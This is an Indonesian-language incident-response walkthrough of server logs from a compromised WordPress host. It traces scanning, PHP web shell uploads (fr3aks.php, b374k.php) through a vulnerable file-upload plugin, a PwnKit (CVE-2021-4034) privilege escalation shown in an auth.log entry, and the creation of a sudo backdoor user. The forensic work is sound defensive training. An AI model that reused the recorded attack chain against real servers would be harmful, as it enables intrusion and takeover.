192.168.2.138 - - [18/Jun/2022:08:45:15 -0700] "HEAD /wp-content/plugins/themeisle-companion/readme.txt HTTP/1.1"
 200 284 "http://192.168.2.145/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.2.138 - - [18/Jun/2022:08:45:15 -0700] "GET /wp-content/plugins/themeisle-companion/readme.txt HTTP/1.1"
200 7356 "http://192.168.2.145/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.2.138 - - [18/Jun/2022:08:45:15 -0700] "GET /wp-content/plugins/themeisle-companion/CHANGELOG.md HTTP/1.1
" 200 18046 "http://192.168.2.145/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.2.138 - - [18/Jun/2022:08:45:15 -0700] "GET /wp-content/plugins/themeisle-companion/languages/themeisle-c
ompanion.pot HTTP/1.1" 200 18286 "http://192.168.2.145/" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-s
canner)"
adminsvr@ubuntu:/var/log/apache2$
```

INFORMASI TERKAIT PLUGIN **work-the-flow-file-upload**

Lakukan pengecekan **work-the-flow-file-upload** degan perintah berikut

cat access* | grep "work-the-flow-file-upload" | cut -d " " -f 12 | sort -n | uniq –c
cat access* | grep "work-the-flow-file-upload" | grep –i "gobuster"
cat access* | grep "work-the-flow-file-upload" | grep –i "curl"




```
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "work-the-flow-file-upload" | cut -d " " -f 12 | sort -n | uniq -c
      4 "curl/7.82.0"
      1 "gobuster/3.1.0"
     81 "Mozilla/5.0
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "work-the-flow-file-upload" | grep -i "gobuster"
192.168.2.138 - - [18/Jun/2022:08:48:59 -0700] "GET /wp-content/plugins/work-the-flow-file-upload HTTP/1.1" 301 600 "-"
gobuster/3.1.0"
adminsvr@ubuntu:/var/log/apache2$ cat access* | grep "work-the-flow-file-upload" | grep -i "curl"
192.168.2.138 - - [18/Jun/2022:08:56:41 -0700] "POST /wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-F
ile-Upload-9.5.0/server/php/index.php HTTP/1.1" 200 977 "-" "curl/7.82.0"
192.168.2.138 - - [18/Jun/2022:08:56:58 -0700] "GET /wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-Fi
le-Upload-9.5.0/server/php/files/fr3aks.php HTTP/1.1" 200 549 "-" "curl/7.82.0"
192.168.2.138 - - [18/Jun/2022:08:58:51 -0700] "POST /wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-F
ile-Upload-9.5.0/server/php/index.php HTTP/1.1" 200 975 "-" "curl/7.82.0"
192.168.2.138 - - [18/Jun/2022:09:00:56 -0700] "GET /wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-Fi
le-Upload-9.5.0/server/php/files/b374k.php HTTP/1.1" 404 196 "-" "curl/7.82.0"
adminsvr@ubuntu:/var/log/apache2$
```

Didapati plugin **work-the-flow-file-upload** melakukan upload dua file yakni

- **fr3aks.php**
- **b374k.php**

LOCAL PRIVILEGE ESCALATION



adminsvr@ubuntu: /var/log/audit


```
      1 comm="gtk-query-immod"
      1 comm="gst-plugin-scan"
      1 comm="grub-script-che"
      1 comm="grub-mkconfig"
      1 comm="gnome-control-c"
      1 comm="gen_ossec.sh"
      1 comm="gdk-pixbuf-quer"
      1 comm="finalrd.postins"
      1 comm="false"
      1 comm="exploit"
      1 comm="dmeventd.postin"
      1 comm="dmesg"
      1 comm="dhclient-script"
      1 comm="cryptsetup-bin."
      1 comm="cmake-data.post"
      1 comm="byobu.config.hV"
      1 comm="byobu.config"
      1 comm="busybox"
      1 comm="btrfs-progs.pos"
      1 comm="blacklist"
      1 comm="base-files.prer"
      1 comm="automake.postin"
      1 comm="aureport"
      1 comm="audispd"
      1 comm="alsa-sink-ES137"
      1 comm="all_generic_ide"
      1 comm="add_localfiles."
      1 comm="addgroup"
      1 comm="90solaris"
      1 comm="90linux-distro"
```

Jalankan perintah berikut:
#**cat audit* | awk '/comm/ {print $0}' | awk '{print $25}' | sort | uniq -c | sort -nr**

Terdapat aktifitas exlpoit yang tercatat pada audit.log

LOCAL PRIVILEGE ESCALATION

Jalankan perintah # **sudo ausearch –c exploit**




```
adminsvr@ubuntu:/var/log/audit$ sudo ausearch -c exploit
----
time->Sat Jun 18 09:10:17 2022
type=PROCTITLE msg=audit(1655568617.928:28273): proctitle="./exploit"
type=PATH msg=audit(1655568617.928:28273): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=264317 dev=08:05 mode=0100755
 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1655568617.928:28273): item=0 name="./exploit" inode=940048 dev=08:05 mode=0100755 ouid=33 ogid=33 r
dev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=EXECVE msg=audit(1655568617.928:28273): argc=1 a0="./exploit"
type=SYSCALL msg=audit(1655568617.928:28273): arch=c000003e syscall=59 success=yes exit=0 a0=557714472eb0 a1=55771445585
0 a2=55771442f2c0 a3=8 items=2 ppid=5160 pid=5262 auid=4294967295 uid=33 gid=33 euid=33 suid=33 fsuid=33 egid=33 sgid=33
 fsgid=33 tty=pts1 ses=4294967295 comm="exploit" exe="/tmp/CVE-2021-4034/exploit" subj=unconfined key="www_data_cmd"
```

Dari informasi tersebut terdapat **CVE-2021-4034** yang digunakan penyerang untuk melakukan exploit. Maka kita perlu mencari informasi lebih lanjut terkait CVE tersebut.

LOCAL PRIVILEGE ESCALATION


Periksa auth.log unutk melihat lebih lanjut exploit yang dijalankan dengan sintaks berikut :
#**cat auth* | grep –a "www-data"**



```
adminsvr@ubuntu:/var/log$ sudo gunzip auth.*
[sudo] password for adminsvr:
gzip: auth.log: unknown suffix -- ignored
gzip: auth.log.1: unknown suffix -- ignored
adminsvr@ubuntu:/var/log$ ls
alternatives.log    btmp          dpkg.log.1       kern.log.2.gz      syslog.2.gz          vmware-network.3.log
alternatives.log.1  btmp.1        dpkg.log.2.gz    kern.log.3.gz      syslog.3.gz          vmware-network.log
apache2             cups          faillog          kern.log.4.gz      syslog.4.gz          vmware-vmsvc-root.1.log
apt                 dist-upgrade  fontconfig.log   landscape          syslog.5.gz          vmware-vmsvc-root.2.log
audit               dmesg         gdm3             lastlog            syslog.6.gz          vmware-vmsvc-root.3.log
auth.log            dmesg.0       gpu-manager.log  mysql              syslog.7.gz          vmware-vmsvc-root.log
auth.log.1          dmesg.1.gz    hp               openvpn            ubuntu-advantage.log vmware-vmtoolsd-root.log

auth.log.2          dmesg.2.gz    installer        private            unattended-upgrades  wtmp
auth.log.3          dmesg.3.gz    journal          speech-dispatcher  vmware
auth.log.4          dmesg.4.gz    kern.log         syslog             vmware-network.1.log
bootstrap.log       dpkg.log      kern.log.1       syslog.1           vmware-network.2.log
adminsvr@ubuntu:/var/log$ cat auth* | grep -a "www-data"
Jun 18 09:10:18 ubuntu pkexec[5262]: www-data: The value for the SHELL variable was not found the /etc/shells file [
USER=root] [TTY=/dev/pts/1] [CWD=/tmp/CVE-2021-4034] [COMMAND=GCONV_PATH=./pwnkit PATH=GCONV_PATH=. CHARSET=PWNKIT S
HELL=pwnkit]
adminsvr@ubuntu:/var/log$ 
```

CVE-2021-4034 yang dijalankan merupakan **./pwnkit**


PENAMBAHAN USER BARU



```
adminsvr@ubuntu:/var/log$ cat auth* | grep -a "add"
Jan 30 00:22:44 ubuntu groupadd[96492]: group added to /etc/group: name=wazuh, GID=136
Jan 30 00:22:44 ubuntu groupadd[96492]: group added to /etc/gshadow: name=wazuh
Jan 30 00:22:44 ubuntu groupadd[96492]: new group: name=wazuh, GID=136
Jan 30 00:22:44 ubuntu useradd[96500]: new user: name=wazuh, UID=130, GID=136, home=/var/ossec, shell=/sbin/nologin,
 from=/dev/pts/0
Jun 29 22:27:22 ubuntu useradd[6833]: new user: name=pollinate, UID=128, GID=1, home=/var/cache/pollinate, shell=/bi
n/false, from=/dev/pts/1
Jun 29 22:27:28 ubuntu groupadd[7142]: group added to /etc/group: name=landscape, GID=135
Jun 29 22:27:28 ubuntu groupadd[7142]: group added to /etc/gshadow: name=landscape
Jun 29 22:27:28 ubuntu groupadd[7142]: new group: name=landscape, GID=135
Jun 29 22:27:28 ubuntu useradd[7148]: new user: name=landscape, UID=129, GID=135, home=/var/lib/landscape, shell=/us
r/sbin/nologin, from=none
Jun 14 00:54:01 ubuntu groupadd[2715]: group added to /etc/group: name=mysql, GID=133
Jun 14 00:54:01 ubuntu groupadd[2715]: group added to /etc/gshadow: name=mysql
Jun 14 00:54:01 ubuntu groupadd[2715]: new group: name=mysql, GID=133
Jun 14 00:54:01 ubuntu useradd[2730]: new user: name=mysql, UID=126, GID=133, home=/nonexistent, shell=/bin/false, f
rom=none
Jun 14 01:13:20 ubuntu groupadd[19161]: group added to /etc/group: name=mlocate, GID=134
Jun 14 01:13:20 ubuntu groupadd[19161]: group added to /etc/gshadow: name=mlocate
Jun 14 01:13:20 ubuntu groupadd[19161]: new group: name=mlocate, GID=134
Jun 18 08:31:09 ubuntu useradd[2877]: new user: name=sshd, UID=127, GID=65534, home=/run/sshd, shell=/usr/sbin/nolog
in, from=none
Jun 18 09:11:31 ubuntu groupadd[5280]: group added to /etc/group: name=jacob, GID=1001
Jun 18 09:11:31 ubuntu groupadd[5280]: group added to /etc/gshadow: name=jacob
Jun 18 09:11:31 ubuntu groupadd[5280]: new group: name=jacob, GID=1001
Jun 18 09:11:31 ubuntu useradd[5286]: new user: name=jacob, UID=1001, GID=1001, home=/home/jacob, shell=/bin/bash, f
rom=/dev/pts/1
Jun 18 09:12:05 ubuntu usermod[5305]: add 'jacob' to group 'sudo'
Jun 18 09:12:05 ubuntu usermod[5305]: add 'jacob' to shadow group 'sudo'
adminsvr@ubuntu:/var/log$
```

